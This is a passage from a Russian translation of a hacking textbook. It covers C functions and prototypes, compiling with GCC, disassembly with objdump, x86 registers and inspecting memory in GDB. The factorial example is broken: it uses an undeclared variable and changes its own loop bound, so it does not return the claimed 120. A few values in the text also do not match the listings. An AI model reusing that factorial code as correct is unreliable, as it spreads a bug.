}
```

В этом псевдокоде появились дополнительные переменные, описывающие наличие рядом кошки и местоположение еды, которые принимают значение 1 при соблюдении условия и 0 в противном случае. Напоминаю, что истинным считается любое значение, отличное от нуля, в то время как нулевое значение считается ложным.

0x244 Функции

Некоторые наборы команд приходится выполнять более одного раза. Их можно объединить в обособленный блок — *функцию*. В других языках функции называются подпрограммами или процедурами. Например, поворот машины состоит из множества действий. Нужно включить соответствующий указатель поворота, притормозить, проверить наличие встречного транспорта, повернуть рулевое колесо и т. п. Описанный в начале главы маршрут содержит несколько поворотов.

Каждый раз писать для них подробную инструкцию было бы крайне утомительно (кроме того, читабельность кода пострадает). Лучше создать функцию и передавать в нее переменные в качестве аргументов, чтобы каждый раз она работала поразному. В нашу функцию будет передаваться направление поворота.

```
function поворот(направление_поворота)
{
  Включить указатель направление_поворота;
  Замедлиться;
  Проверить наличие встречного транспорта;
  while(есть встречный транспорт)
  {
    Остановиться;
    Наблюдать за встречным транспортом;
  }
  Повернуть руль в направление_поворота;
  while(поворот не завершен)
  {
    if(скорость < 5 кмч)
      Ускориться;
  }
  Вернуть руль в исходное положение;
  Выключить указатель направление_поворота;
}
```

Эта функция описывает все необходимые действия. Она вызывается каждый раз, когда в программе требуется выполнить поворот. После вызова функции начинают выполняться входящие в нее команды с переданными аргументами, а в завершение управление передается инструкции, следующей в теле программы за вызовом функции. В рассматриваемом случае аргумент может иметь два значения: «влево» или «вправо».

В языке C функции по умолчанию умеют возвращать значение в вызывающий код. Если вы знакомы с математическими функциями, то понимаете разумность такого поведения. Представьте функцию, рассчитывающую факториал числа, — нет ничего удивительного в том, что она возвращает результат вычислений.

В языке C функции не помечаются ключевым словом function; для их объявления требуется указывать тип данных возвращаемой переменной. Такой формат напоминает объявление переменной. Функция, возвращающая целое число (предположим, она считает факториал числа x), может выглядеть так:

```
int factorial(int x)
{
  int i;
  for(I = 1; i < x; i++)
    x *= i;
  return x;
}
```

В объявлении указано, что функция возвращает целочисленный результат, так как она перемножает все значения от 1 до x, получая в итоге целое число. Расположенный в конце оператор `return` передает в программу содержимое переменной x и завершает работу функции. Функцию factorial можно использовать в теле любой программы, которая знает о ее существовании.

```
int a = 5, b;
b = factorial(a);
```

После завершения этой короткой программы переменная `b` получит значение 120, так как именно его вернет функция, вызванная с аргументом 5.

Компилятор языка C должен знать о существовании функций, иначе он не сможет их увидеть. Поэтому либо функция пишется до того, как происходит ее вызов в программе, либо применяется прототип функции. *Прототип функции* — это всего лишь способ сообщить компилятору, что ожидается функция с указанным именем и указанными типами передаваемых в качестве аргументов и возвращаемых данных. Сама функция может находиться, например, в конце программы, но ничто не мешает пользоваться ею, так как компилятор уже осведомлен о ее наличии. Прототип нашей функции `factorial()` выглядит так:

```
int factorial(int);
```

Как правило, прототипы функций помещают в начало программы. Определять имена переменных в прототипах не нужно, так как они используются внутри реальных функций. Компилятору требуется только информация об имени функции, типе возвращаемых ею данных и типах данных передаваемых в нее аргументов.

Если функция не возвращает никакого значения, как, скажем, функция `поворот()`, ее следует объявлять со спецификатором типа `void`. Впрочем, наш нынешний вариант функции `поворот()` неполон, ведь в инструкции для каждого поворота указывается не только направление, но и название улицы. Это означает, что у функции должны быть две переменные: направление поворота и улица. То есть до момента, когда машина сможет повернуть, нам потребуется найти нужную улицу. Вот исправленный вариант функции:

```
void поворот(направление_поворота, название_улицы)
{
  Найти табличку с названием улицы
  название_ближайшего_перекрестка = читаем название улицы;
  while(название_ближайшего_перекрестка != название_нужной_улицы)
  {
    Искать следующую табличку с названием улицы;
    название_ближайшего_перекрестка = читаем название улицы;
  }
  Включить указатель направление_поворота;
```

```
  Замедлиться;
  Проверить наличие встречного транспорта;
  while(есть встречный транспорт)
  {
    Остановиться;
    Наблюдать за встречным транспортом;
  }
  Повернуть руль в направление_поворота;
  while(поворот не завершен)
  {
    if(скорость < 5 кмч)
      Ускориться;
  }
  Вернуть руль в исходное положение;
  Выключить указатель направление_поворота;
}
```

Эта функция содержит фрагмент, в котором нужный перекресток определяется путем поиска табличек с названиями улиц, их чтения и сохранения прочитанного в переменную `название_ближайшего_перекрестка`. Процесс поиска и чтения продолжается, пока не будет обнаружена нужная улица, после этого программа переходит к выполнению остальных команд. Соответственно, мы можем отредактировать псевдокод со схемой проезда, добавив в него новую функцию:

```
Начать движение на восток по Главной улице;
while (справа нет церкви)
  Двигаться по Главной улице;
if (улица перекрыта)
{
  поворот(направо, 15-я улица);
  поворот(налево, Сосновая улица);
  поворот(направо, 16-я улица);
}
else
  поворот(направо, 16-я улица);
поворот(налево, Конечная улица);
for (i=0; i<5; i++)
  Проехать 1 милю прямо;
Остановиться у дома 743 по Конечной улице;
```

Обычно в псевдокоде функции отсутствуют, так как он в основном служит иллюстрацией компоновки будущей программы перед написанием компилируемого кода. Обычно не предполагается превращать псевдокод в работающую программу, поэтому писать функцию полностью не обязательно — можно ограничиться фразой *«Тут делаются какие-то сложные вещи»*. А вот в реальных языках программирования, таких как C, функции применяются на каждом шагу. Эффективность языка C по большей части обусловлена наборами уже готовых подборок функций, которые называются *библиотеками*.

0x250 Практическое применение

Вы уже получили некоторое представление о синтаксисе языка C и основных концепциях программирования, поэтому переход к практике не составит особого труда. Компиляторы C существуют практически для всех операционных систем и вариантов архитектуры процессора, но в книге речь пойдет исключительно об операционной системе Linux и процессорах семейства *x*86. Выбор обусловлен тем, что Linux это бесплатная, общедоступная операционная система, а процессоры *x*86 — самые распространенные в мире. Искусство поиска уязвимостей лучше всего постигается экспериментальным путем, потому вам желательно иметь под рукой компилятор языка C.

Я создал загрузочный диск, позволяющий при наличии компьютера с процессором *x*86 рассматривать приведенные здесь примеры на практике. Он загружает среду Linux, никак не затрагивая существующую операционную систему. В этой среде вы можете проводить любые эксперименты[1].

Итак, рассмотрим программу firstprog.c — несложный код на языке C, который 10 раз выводит на экран строку «Hello, world!».

firstprog.c

```
#include <stdio.h>

int main()
{
  int i;
  for(i = 0; i < 10; i++)     // 10 итераций цикла
  {
    puts("Hello, world!\n");  // вывод строки
  }
  return 0;                   // Сообщаем OS о завершении программы без ошибок
}
```

Выполнение любой программы на C начинается с главной функции, которая так и называется — `main()`[2]. Следующий после двух слешей (`//`) текст компилятором игнорируется — всего лишь комментарий.

Непонятной может показаться первая строка, но это всего лишь принятый в языке C способ сообщить компилятору, что требуется включить в код заголовки для стандартной библиотеки ввода/вывода (I/O), которая называется `stdio`. Подключаемый файл добавляется в программу на этапе компиляции. Он располагается по адресу /usr/include/stdio.h и определяет константы и прототипы для соответствующих функций в стандартной библиотеке ввода/вывода. Внутри функции

[1] Вы можете скачать образ диска со страницы https://nostarch.com/hacking2.htm. — *Примеч. ред.*

[2] Главная, основная (*англ.*). — *Примеч. ред.*

`main()` мы видим функцию `printf()` этой библиотеки, но у нас не получится ею воспользоваться, пока у нас нет ее прототипа. Он (вместе со многими другими) содержится в подключаемом файле `stdio.h`. Изрядная часть возможностей C обеспечивается библиотеками и способностью этого языка к расширению. Остальная часть программы во многом напоминает уже знакомый вам псевдокод. Кстати, вы заметили лишние фигурные скобки? Понять, что делает программа, очень легко, но давайте скомпилируем ее при помощи компилятора из набора GCC и запустим, чтобы увидеть это собственными глазами.

Набор *GNU Compiler Collection (GCC)* содержит бесплатный компилятор языка C, превращающий код на C в понятный процессору машинный язык. В результате преобразования появляется исполняемый двоичный файл, который по умолчанию называется `a.out`. Программа делает то, что мы хотели, не так ли?

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 reader reader 6621 2007-09-06 22:16 a.out
reader@hacking:~/booksrc $ ./a.out
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
Hello, world!
reader@hacking:~/booksrc $
```

0x251 Расширяем горизонты

Пока мы говорили о вещах, относящихся к основам программирования. Это базовые, но крайне важные понятия. Большинство курсов для начинающих учат только чтению и написанию кода на языке C — что не так уж плохо. Свободное владение C имеет большую практическую ценность и позволяет стать приличным программистом, но это только фрагмент большой мозаики. Чаще всего, даже изучив язык от и до, человек не может увидеть картинку целиком. Преимущество хакеров заключается именно в понимании принципа взаимодействия отдельных фрагментов. Чтобы представить их как целое, осознайте, что написанный на языке C код предназначен для компиляции. До превращения в двоичный исполняемый файл он бесполезен. Хакеры каждый день пользуются распространенным заблуждением, что исходный код на C — это готовая программа. Понятные процессору инструкции содержатся в двоичном файле `a.out`. Для преобразования кода на C в машинный язык, предназначенный для различных архитектур, существуют компиляторы. В нашем случае процессоры принадлежат к семейству, использую-

щему архитектуру *x*86. Также есть архитектура SPARC (для рабочих станций Sun) и архитектура PowerPC (которая использовалась в компьютерах Mac до перехода на платформу Intel). В каждом случае требуется свой вариант машинного языка, поэтому компилятор выступает как промежуточное звено, переводя код, написанный на C, на язык, предназначенный для конкретной архитектуры.

Если скомпилированная программа работает, среднестатистического программиста интересует только ее исходный код. Хакер же понимает, что на самом деле выполняется именно результат компиляции. Хорошо зная принцип функционирования процессора, хакер может манипулировать запускаемыми на нем программами. Вы помните код нашей первой программы, превращенный в двоичный исполняемый файл для архитектуры *x*86? Помните, как выглядел этот файл? Среди средств разработки GNU есть программа `objdump`, позволяющая изучать двоичные файлы. Воспользуемся ею и посмотрим, во что в результате компиляции превратилась наша функция `main()`.

```
reader@hacking:~/booksrc $ objdump -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:   55                      push   %ebp
 8048375:   89 e5                   mov    %esp,%ebp
 8048377:   83 ec 08                sub    $0x8,%esp
 804837a:   83 e4 f0                and    $0xfffffff0,%esp
 804837d:   b8 00 00 00 00          mov    $0x0,%eax
 8048382:   29 c4                   sub    %eax,%esp
 8048384:   c7 45 fc 00 00 00 00    movl   $0x0,0xfffffffc(%ebp)
 804838b:   83 7d fc 09             cmpl   $0x9,0xfffffffc(%ebp)
 804838f:   7e 02                   jle    8048393 <main+0x1f>
 8048391:   eb 13                   jmp    80483a6 <main+0x32>
 8048393:   c7 04 24 84 84 04 08    movl   $0x8048484,(%esp)
 804839a:   e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:   8d 45 fc                lea    0xfffffffc(%ebp),%eax
 80483a2:   ff 00                   incl   (%eax)
 80483a4:   eb e5                   jmp    804838b <main+0x17>
 80483a6:   c9                      leave
 80483a7:   c3                      ret
 80483a8:   90                      nop
 80483a9:   90                      nop
 80483aa:   90                      nop
reader@hacking:~/booksrc $
```

Сама по себе программа `objdump` выводит слишком много строк, что крайне усложняет их анализ, поэтому вывод производится через служебную программу `grep` с параметром командной строки, оставляющим только первые 20 строк после регулярного выражения `main.:`. Каждый байт представлен в *шестнадцатеричной системе счисления*. Нам привычна система с основанием 10, так как именно после этого числа начинают добавляться дополнительные символы. В шестнадцатеричной системе значения от 0 и 9 представлены соответствующими цифрами, в то время как для значений от 10 до 15 используются буквы от A до F. Такая запись

очень удобна, так как байт состоит из 8 бит, каждый из которых принимает значение true (истина) или false (ложь). То есть у байта 256 (2^8) возможных значений, соответственно, он передается двумя цифрами в шестнадцатеричной системе счисления.

Шестнадцатеричные числа — адреса ячеек памяти. Биты с инструкциями на машинном языке нужно куда-то помещать. Это место и называется *памятью*. Память представляет собой набор байтов для временного хранения, каждому из которых присвоен адрес.

Подобно рядам домов на улице, где у каждого есть собственный адрес, память легко представить как ряд байтов с адресами. К каждому байту можно обратиться по его адресу, что и делает процессор, извлекая оттуда инструкции на машинном языке, составляющие скомпилированную программу. В старых процессорах Intel *x*86 применялась 32-битная схема адресации, в то время как сейчас используется 64-битная. У 32-разрядного процессора 2^{32} (или 4 294 967 296) возможных адресов, а у 64-разрядного — 2^{64} ($1{,}84467441 \times 10^{19}$). У 64-разрядных процессоров есть режим совместимости, в котором они быстро выполняют 32-разрядный код.

Таким образом, шестнадцатеричные числа в середине нашего листинга — инструкции на машинном языке для процессора *x*86. По своей сути это всего лишь представления байтов, состоящих из понятных процессору единиц и нулей. Но последовательности вида *01010101100010011110010110000011111010110011110 0001*... понятны только самому процессору, поэтому машинный код отображается в виде шестнадцатеричных байтов, а каждая инструкция занимает собственную строчку.

Впрочем, работать с шестнадцатеричными байтами тоже не очень удобно, так что на сцене появляется язык ассемблера. Именно на нем написаны команды в крайнем правом столбце. По сути, ассемблер — это набор мнемокодов, соответствующих инструкциям машинного языка. Запомнить инструкцию `ret` и понять ее смысл намного проще, чем запомнить и понять выражение `0xc3` или `11000011`. В отличие от C и прочих компилируемых языков, команды ассемблера однозначно соответствуют конкретным командам машинного языка. И, так как для каждой архитектуры процессора существует свой набор инструкций, для нее будет использоваться и собственная вариация ассемблера. Сам ассемблер — это всего лишь способ, позволяющий программисту представить инструкции, которые передаются процессору на машинном языке. Конкретные представления зависят от договоренностей и личных предпочтений. Теоретически можно создать собственный синтаксис языка ассемблера для архитектуры *x*86, но большинство программистов предпочитают пользоваться двумя наиболее популярными типами синтаксиса: AT&T и Intel. В нашем листинге используется синтаксис AT&T, который по умолчанию применяется во всех инструментах дизассемблирования для Linux. Его легко опознать по многочисленным префиксам `%` и `$`. Код можно вывести и в синтаксисе Intel. Достаточно указать в программе `objdump` параметр командной строки `-M intel` — и мы получим такой результат:

```
reader@hacking:~/booksrc $ objdump -M intel -D a.out | grep -A20 main.:
08048374 <main>:
 8048374:   55                      push   ebp
 8048375:   89 e5                   mov    ebp,esp
 8048377:   83 ec 08                sub    esp,0x8
 804837a:   83 e4 f0                and    esp,0xfffffff0
 804837d:   b8 00 00 00 00          mov    eax,0x0
 8048382:   29 c4                   sub    esp,eax
 8048384:   c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-4],0x0
 804838b:   83 7d fc 09             cmp    DWORD PTR [ebp-4],0x9
 804838f:   7e 02                   jle    8048393 <main+0x1f>
 8048391:   eb 13                   jmp    80483a6 <main+0x32>
 8048393:   c7 04 24 84 84 04 08    mov    DWORD PTR [esp],0x8048484
 804839a:   e8 01 ff ff ff          call   80482a0 <printf@plt>
 804839f:   8d 45 fc                lea    eax,[ebp-4]
 80483a2:   ff 00                   inc    DWORD PTR [eax]
 80483a4:   eb e5                   jmp    804838b <main+0x17>
 80483a6:   c9                      leave
 80483a7:   c3                      ret
 80483a8:   90                      nop
 80483a9:   90                      nop
 80483aa:   90                      nop
reader@hacking:~/booksrc $
```

Лично мне синтаксис Intel кажется более легким для понимания, поэтому его я и буду придерживаться. Впрочем, независимо от представления языка ассемблера, команды, понятные процессору, крайне просты. Они состоят из названия операции и, в некоторых случаях, дополнительных аргументов, указывающих конечный и/или начальный адрес этой операции. Операции перемещают содержимое памяти, выполняют базовые математические действия или прерывают работу процессора, давая ему другую задачу. По большому счету, это все, что умеет процессор. Впрочем, букв в алфавите немного, но книг написаны миллионы и миллионы. Относительно небольшое количество машинных инструкций позволяет создать бесчисленное множество программ.

Еще у процессоров есть собственный набор особых переменных, которые называются *регистрами*. Большинство инструкций используют регистры для чтения или записи данных, поэтому для понимания принципов работы с инструкциями важно иметь представление об устройстве регистров.

Как видите, перед вами открываются все новые и новые горизонты...

0x252 Процессор x86

Первый представитель семейства *x*86 — процессор 8086 — был разработан и производился компанией Intel, а позднее эволюционировал в более совершенные мо-

дели: 80186, 80286, 80386 и 80486. Именно о них в 1980–1990-е годы говорили как о 386-м и 486-м процессорах.

У процессора архитектуры *x*86 есть несколько регистров — что-то вроде его внутренних переменных. Я мог бы дать их теоретическое описание, но мне кажется, что вам лучше будет познакомиться с ними на практике. В комплект инструментов GNU входит переносимый отладчик GDB. Разработчики ПО пользуются *отладчиками* для пошагового выполнения скомпилированных программ, изучения программной памяти и просмотра регистров процессора. Разработчик, который никогда не изучал внутреннее устройство программы с помощью отладчика, напоминает врача, пытающегося лечить пациента по средневековым методам. Отладчик, подобно микроскопу, позволяет хакеру заглянуть в микромир машинного кода, при этом его возможности намного превосходят возможности микроскопа. Он позволяет наблюдать процесс исполнения кода с разных сторон, приостанавливать его и вносить любые изменения.

Вот как с помощью отладчика GDB посмотреть состояние регистров процессора перед началом работы программы:

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, 0x0804837a in main ()
(gdb) info registers
eax            0xbffff894       -1073743724
ecx            0x48e0fe81       1222704769
edx            0x1      1
ebx            0xb7fd6ff4       -1208127500
esp            0xbffff800       0xbffff800
ebp            0xbffff808       0xbffff808
esi            0xb8000ce0       -1207956256
edi            0x0      0
eip            0x804837a        0x804837a <main+6>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Точка останова (breakpoint) добавлена перед функцией `main()`, поэтому перед выполнением кода возникает пауза. После этого отладчик GDB запускает программу, делает паузу в точке останова и получает команду отобразить все регистры процессора с их текущим состоянием.

Первая четверка (*EAX*, *ECX*, *EDX* и *EBX*) известна как регистры общего назначения. Они называются *аккумулятор*, *счетчик*, *регистр данных* и *база* соответственно. Эти регистры применяются для различных целей, но в основном в качестве временных переменных для процессора, выполняющего машинные инструкции.

Следующая четверка (*ESP*, *EBP*, *ESI* и *EDI*) также относится к регистрам общего назначения, но их иногда называют указателями и индексами — это *указатель стека*, *указатель базы*, *индекс источника* и *индекс приемника* соответственно. Первые два регистра называются указателями, потому что в них хранятся 32-разрядные адреса, фактически указывающие местоположение чего-либо в памяти. Они требуются для выполнения программ и управления памятью; ниже мы рассмотрим их более подробно. Два последних регистра формально тоже относятся к указателям и, как правило, указывают на источник и приемник в ситуациях, когда требуется прочитать или записать данные. Существуют инструкции `load` и `store`, использующие эти регистры, но по большей части их можно отнести к регистрам общего назначения.

Регистр *EIP* — *указатель инструкции*, он содержит адрес инструкции, выполняемой процессором. Представьте себе ребенка, который во время чтения ведет пальцем по словам. Таким «пальцем» является для процессора регистр EIP. Он крайне важен и часто используется в процессе отладки. В нашем случае он содержит адрес `0x804838a`.

Последний регистр, *EFLAGS*, состоит из нескольких битовых флагов и используется в операциях сравнения и в сегментной адресации памяти. Дело в том, что память разбита на сегменты — за ними-то эти регистры и следят. Ниже мы поговорим о них более подробно. Впрочем, непосредственный доступ к указанным регистрам требуется редко, так что зачастую их можно просто игнорировать.

0x253 Язык ассемблера

Так как далее в книге будет использоваться язык ассемблера с синтаксисом Intel, следует настроить под него наши инструменты. В отладчике GDB отображение команд ассемблера в синтаксисе Intel задается командой `set disassembly intel`, или коротко `set dis intel`. Чтобы эта настройка использовалась при каждом запуске GDB, поместите команду в файл .gdbinit, находящийся в папке home.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) set dis intel
(gdb) quit
reader@hacking:~/booksrc $ echo "set dis intel" > ~/.gdbinit
```

```
reader@hacking:~/booksrc $ cat ~/.gdbinit
set dis intel
reader@hacking:~/booksrc $
```

Теперь, когда отладчик GDB настроен на использование синтаксиса Intel, давайте посмотрим, как он работает. В общем случае команда ассемблера для Intel имеет следующий вид:

```
операция <приемник>, <источник>
```

В последние два поля можно вставлять регистры, адреса памяти и числовые значения. Названия операций обычно представляют собой интуитивно понятные мнемокоды: операция `mov` перемещает значение из источника в приемник, операция `sub` осуществляет вычитание, операция `inc` выполняет инкремент и т. д.[1] Например, следующие инструкции перемещают значение из регистра ESP в регистр EBP, а затем вычитают из ESP 8 (сохраняя результат в ESP).

```
8048375:   89 e5                mov    ebp,esp
8048377:   83 ec 08             sub    esp,0x8
```

Еще существуют операции для управления потоком выполнения. Операция `cmp` позволяет сравнивать значения. Практически все операции, название которых начинается с символа `j` (от *англ.* jump — прыжок), используются для перехода к другой части кода (в зависимости от результата сравнения). В следующем примере из четырехбайтового значения в регистре EBP вычитается 4, после чего результат сравнивается с числом 9. Инструкция `jle` во второй строчке — это сокращенное выражение *jump if less than or equal to*[2]. Она относится к результату предыдущего сравнения. При значениях, меньших или равных 9, осуществляется переход к инструкции по адресу `0x8048393`. В противном случае выполняется следующая инструкция `jmp`, то есть *безусловный переход* (unconditional jump). Другими словами, при значениях, превышающих 9, будет выполняться команда по адресу `0x80483a6`.

```
804838b:   83 7d fc 09          cmp    DWORD PTR [ebp-4],0x9
804838f:   7e 02                jle    8048393 <main+0x1f>
8048391:   eb 13                jmp    80483a6 <main+0x32>
```

Приведенные примеры взяты из ранее дизассемблированного нами кода. Мы настроили отладчик на работу с синтаксисом Intel, поэтому воспользуемся им для пошагового выполнения первой программы на уровне команд ассемблера.

---

[1] Названия перечисленных операций образованы от слов move («переместить»), subtract («вычесть») и increase («увеличить») соответственно. — *Примеч. ред.*

[2] Перейти, если меньше или равно (*англ.*) — *Примеч. пер.*

Компилятор GCC можно запустить с флагом **-g**, добавив в программу дополнительные сведения об отладке, которые дадут отладчику GDB доступ к исходному коду.

```
reader@hacking:~/booksrc $ gcc -g firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 matrix users 11977 Jul 4 17:29 a.out
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5               int i;
6               for(i=0; i < 10; i++)
7               {
8                       printf("Hello, world!\n");
9               }
10      }
(gdb) disassemble main
Dump of assembler code for function main():
0x08048384 <main+0>:    push ebp
0x08048385 <main+1>:    mov    ebp,esp
0x08048387 <main+3>:    sub    esp,0x8
0x0804838a <main+6>:    and    esp,0xfffffff0
0x0804838d <main+9>:    mov    eax,0x0
0x08048392 <main+14>:   sub    esp,eax
0x08048394 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804839b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804839f <main+27>:   jle    0x80483a3 <main+31>
0x080483a1 <main+29>:   jmp    0x80483b6 <main+50>
0x080483a3 <main+31>:   mov    DWORD PTR [esp],0x80484d4
0x080483aa <main+38>:   call   0x80482a8 <_init+56>
0x080483af <main+43>:   lea    eax,[ebp-4]
0x080483b2 <main+46>:   inc    DWORD PTR [eax]
0x080483b4 <main+48>:   jmp    0x804839b <main+23>
0x080483b6 <main+50>:   leave
0x080483b7 <main+51>:   ret
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x8048394: file firstprog.c, line 6.
(gdb) run
Starting program: /hacking/a.out

Breakpoint 1, main() at firstprog.c:6
6               for(i=0; i < 10; i++)
(gdb) info register eip
eip            0x8048394        0x8048394
(gdb)
```

Первым делом выводится исходный код и отображается результат дизассемблирования функции `main()`. Затем в ее начало добавляется точка останова, и начинается выполнение программы. Достигнув этой точки, отладчик приостанавливает работу. В нашем случае она располагается в начале функции `main()`, то есть программа прерывается до того, как будет выполнена хотя бы одна инструкция из этой функции. Затем выводится значение EIP (указателя команды).

Обратите внимание, что регистр EIP содержит адрес памяти, указывающий на команду из дизассемблированного кода функции `main()` (строчка выделана жирным шрифтом). Предшествующие инструкции (они выделены курсивом) называются *прологом функции*. Они генерируются компилятором для подготовки памяти к локальным переменным функции `main()`. Требование объявлять переменные в языке C частично вызвано необходимостью сгенерировать этот фрагмент кода. Отладчик знает, что тот создается автоматически, и просто пропускает его. Подробно пролог функции мы рассмотрим позже, пока мы его тоже пропустим.

Отладчик GDB позволяет напрямую изучать память. Для этого используется команда `x` (от *examine*[1]). Умение анализировать память — важный навык любого хакера. Большинство хакерских приемов напоминают фокусы — происходящее кажется волшебством, пока вы не знаете, как именно все реализовано. Но достаточно понять суть трюка, и волшебство рассеивается. Вот почему хорошие иллюзионисты придумывают всё новые и новые фокусы. Но с таким отладчиком, как GDB, любой фрагмент программы можно тщательно проанализировать, приостановить, пройти пошагово и повторить нужное количество раз. Так как выполнение программы — это по большей части задача процессора и сегментов памяти, анализ происходящего начинается с изучения содержимого памяти.

Команда `x` в отладчике GDB позволяет разными способами рассмотреть адреса памяти. Достаточно указать два аргумента: интересующий адрес и формат отображения его содержимого. Форматы обозначаются однобуквенными спецификациями, перед которыми может стоять число, указывающее количество отображаемых элементов. Вот распространенные варианты спецификаций:

- `o` отобразить в виде восьмеричного числа;
- `x` отобразить в виде шестнадцатеричного числа;
- `u` отобразить в виде десятичного целого без знака;
- `t` отобразить в виде двоичного числа.

Рассмотрим пример, в котором используется текущий адрес из регистра EIP. В GDB часто применяются сокращенные варианты команд — соответственно, `info register eip` было сокращено до `i r eip`.

---

[1] Рассматривать, изучать (*англ.*). — *Примеч. пер.*

```
(gdb) i r eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/o 0x8048384
0x8048384 <main+16>:    077042707
(gdb) x/x $eip
0x8048384 <main+16>:    0x00fc45c7
(gdb) x/u $eip
0x8048384 <main+16>:    16532935
(gdb) x/t $eip
0x8048384 <main+16>:    00000000111111000100010111000111
(gdb)
```

Память, на которую указывает регистр EIP, можно изучить, используя сохраненный в нем адрес. В отладчике допускается прямая ссылка на регистры, так что запись `$eip` эквивалентна значению регистра EIP. В восьмеричной системе это значение `077042707`, в шестнадцатеричной — `0x00fc45c7`, в десятичной — `16532935`, а в двоичной — `00000000111111000100010111000111`. Поставим перед спецификацией формата в команде `examine` число, показывающее, сколько байтов мы хотим проверить по указанному адресу.

```
(gdb) x/2x $eip
0x8048384 <main+16>:    0x00fc45c7    0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>:    0x00fc45c7    0x83000000    0x7e09fc7d    0xc713eb02
0x8048394 <main+32>:    0x84842404    0x01e80804    0x8dffffff    0x00fffc45
0x80483a4 <main+48>:    0xc3c9e5eb    0x90909090    0x90909090    0x5de58955
(gdb)
```

По умолчанию отображаемый элемент состоит из четырех байтов и называется *словом*. Его величину можно поменять, добавив спецификатор размера:

- `b` байт;
- `h` полуслово (два байта);
- `w` слово (четыре байта);
- `g` «гигантское» слово (восемь байтов).

Здесь возможна небольшая путаница, так как иногда термин «*слово*» относят к двухбайтовым значениям. В таких случаях четырехбайтовые значения называют *двойным словом*, или *DWORD*. В этой книге как слово, так и DWORD относятся к четырехбайтовым значениям. Говоря о двухбайтовом значении, я употребляю термин *короткое слово*, или *полуслово*. Вот пример вывода GDB для блоков разного размера:

```
(gdb) x/8xb $eip
0x8048384 <main+16>: 0xc7    0x45    0xfc    0x00    0x00    0x00    0x00    0x83
```

```
(gdb) x/8xh $eip
0x8048384 <main+16>: 0x45c7  0x00fc  0x0000  0x8300  0xfc7d  0x7e09  0xeb02  0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>: 0x00fc45c7      0x83000000      0x7e09fc7d      0xc713eb02
0x8048394 <main+32>: 0x84842404      0x01e80804      0x8dffffff      0x00fffc45
(gdb)
```

При внимательном рассмотрении в приведенных данных обнаруживается одна странность. Первая команда `examine` показывает первые восемь байтов, и понятно, что команды, работающие с блоками большего размера, в целом отображают больше данных. Но первая команда `examine` выдает первые два байта в виде `0xc7` и `0x45`, в то время как при изучении находящегося по этому адресу полуслова мы видим значение `0x45c7` с обратным порядком байтов. Такой же эффект перестановки наблюдается, когда полное, четырехбайтовое слово отображается как `0x00fc45c7`, однако по одному первые четыре байта выводятся как `0xc7`, `0x45`, `0xfc` и `0x00`.

Дело в том, что процессоры архитектуры *x*86 сохраняют значения в порядке *от младшего к старшему*, при котором первым записывается наименее значимый байт. Чтобы интерпретировать четыре байта как единое значение, их нужно считывать в обратном порядке. Отладчик GDB осведомлен об этой особенности, поэтому при изучении слов или полуслов для корректного отображения в шестнадцатеричной системе порядок байтов в обязательном порядке меняется. Чтобы избежать путаницы, можно одновременно отобразить как шестнадцатеричную форму, так и десятичную форму без знака.

```
(gdb) x/4xb $eip
0x8048384 <main+16>:  0xc7    0x45    0xfc    0x00
(gdb) x/4ub $eip
0x8048384 <main+16>:  199     69      252     0
(gdb) x/1xw $eip
0x8048384 <main+16>:  0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>:  16532935
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
reader@hacking:~/booksrc $
```

Здесь первые четыре байта показаны сначала в шестнадцатеричной форме, а затем в виде десятичных чисел без знака. Если мы воспользуемся интерактивным интерпретатором `bc` как калькулятором, то увидим, что неправильный порядок байтов дает некорректный результат `3343252480`. Всегда нужно помнить о порядке

байтов в той архитектуре, с которой вы работаете. Разумеется, большинство инструментов отладки и компиляторов автоматически учитывают эту особенность, но нам предстоит производить манипуляции с памятью напрямую.

Отладчик GDB позволяет преобразовывать не только порядок байтов. Вы уже видели, как он превращает инструкции машинного языка в понятные человеку команды ассемблера. Можно вывести содержимое памяти в виде инструкций ассемблера, передав команде `examine` параметр `i` (от *instruction*[1]).

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file firstprog.c, line 6.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at firstprog.c:6
6         for(i=0; i < 10; i++)
(gdb) i r $eip
eip            0x8048384       0x8048384 <main+16>
(gdb) x/i $eip
0x8048384 <main+16>:    mov   DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:    mov   DWORD PTR [ebp-4],0x0
0x804838b <main+23>:    cmp   DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle   0x8048393 <main+31>
(gdb) x/7xb $eip
0x8048384 <main+16>:    0xc7  0x45    0xfc    0x00    0x00    0x00    0x00
(gdb) x/i $eip
